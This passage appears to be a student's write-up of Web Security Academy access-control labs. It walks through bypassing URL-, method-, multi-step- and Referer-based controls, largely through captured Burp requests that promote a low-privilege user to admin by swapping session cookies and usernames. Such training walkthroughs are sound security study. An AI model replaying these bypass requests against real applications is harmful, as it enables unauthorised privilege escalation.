2 Host: 0a5500de0411f064c05617e300f60099.web-security-academy.net
3 Cookie: session=YogaDMmxdp91J92h51LegDV4VImuSGhg
4 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
  Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
  image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
  q=0.9
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer:
   https://0a5500de0411f064c05617e300f60099.web-security-academy.net
   /
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Connection: close
18
```

Response


Pretty Raw Hex Render


```
1 HTTP/1.1 403 Forbidden
2 Content-Type: application/json;
3 Connection: close
4 Content-Length: 15
5
6 "Access denied"
```

2) So I am checking X-Original-URL header
3) I have set the above header to invalid and got a response saying Not Found, which means that the request is been processes



4) When I provided the header value to /admin it worked





Web Security Academy

URL-based access control can be circumvented

Back to lab description »

LAB Solved

Congratulations, you solved the lab!

Share your skills! Continue learning »

Home | Admin panel | My account

Users

carlos - Delete
wiener - Delete

---

11. Method-based access control can be circumvented

Lab: Method-based access control can be circumvented

PRACTITIONER


LAB Not solved


This lab implements access controls based partly on the HTTP method of requests. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

Sol) Steps:


1) I have logged in as administrator and upgraded the user carlos and intercepted the request






2)In an incognito tab I have logged in as wiener and intercepted the request and sent it to burp repeater.

3) I replaced session value of the wiener user in admin user and sent the request and in response I received unauthorized




5) I have replaced username with wiener and it worked



6) What happened: using administrator credentials we tried to upgrade user carlos, but we actually want to upgrade the credentials of weiner, so first we intercepted the request used upgrade user carlos and then we captured

the request of user wiener and used the wieners session value and id and it worked



---

12. multi-step process with no access control on one step

Lab: Multi-step process with no access control on one step

PRACTITIONER

LAB Not solved

This lab has an admin panel with a flawed multi-step process for changing a user's role. You can familiarize yourself with the admin panel by logging in using the credentials `administrator:admin`.

To solve the lab, log in using the credentials `wiener:peter` and exploit the flawed access controls to promote yourself to become an administrator.

Sol) Steps:

1) I have logged in as administrator and upgraded carlos and intercepted the request when confirming the request


```
POST /admin-roles HTTP/1.1
Host: 0a41004004b71521c05f0d34001200e9.web-security-academy.net
Cookie: session=u5Gf8BRnqQ5L3kFcMRWKcZ3IUrheNRB0
Content-Length: 45
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net/admin-roles
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

action=upgrade&confirmed=true&username=carlos
```

2) In the incognito tab I have logged in as wiener and intercepted the request

```
GET /my-account?id=wiener HTTP/1.1
Host: 0a41004004b71521c05f0d34001200e9.web-security-academy.net
Cookie: session=ASTxVd38QX7cld4AVWGQJV3tPAbVT67B
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a41004004b71521c05f0d34001200e9.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

3) I have replaced the session token and username and sent the request




---


13. Referer-based access control

Sol) Steps:


1) Login as administrator and upgrade the user carlos and intercept the request




2) Similarly logged in as wiener and intercepted the request



3) I have replaced the session and userid with the wiener user and it worked


29 ×
30 ×
Send
Cancel
Follow redirection
Request
Pretty
Raw
Hex
Hackvertor
GET /admin-roles?username=wiener&action=upgrade HTTP/1.1
Host: 0abb00460414d266c018241f00d3003e.web-security-academy.net
Cookie: session=ANWA23zGRfhASYoCnGr0Tcr49CaTwIFm
Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0abb00460414d266c018241f00d3003e.web-security-academy.net/admin
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Response
Pretty
Raw
Hex
Render
HTTP/1.1 302 Found
Location: /admin
Connection: close
Content-Length: 0


https://0abb00460414d266c018241f00d3003e.web-security-academy.net/my-account?id=wiener
Web Security Academy
Referer-based access control
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
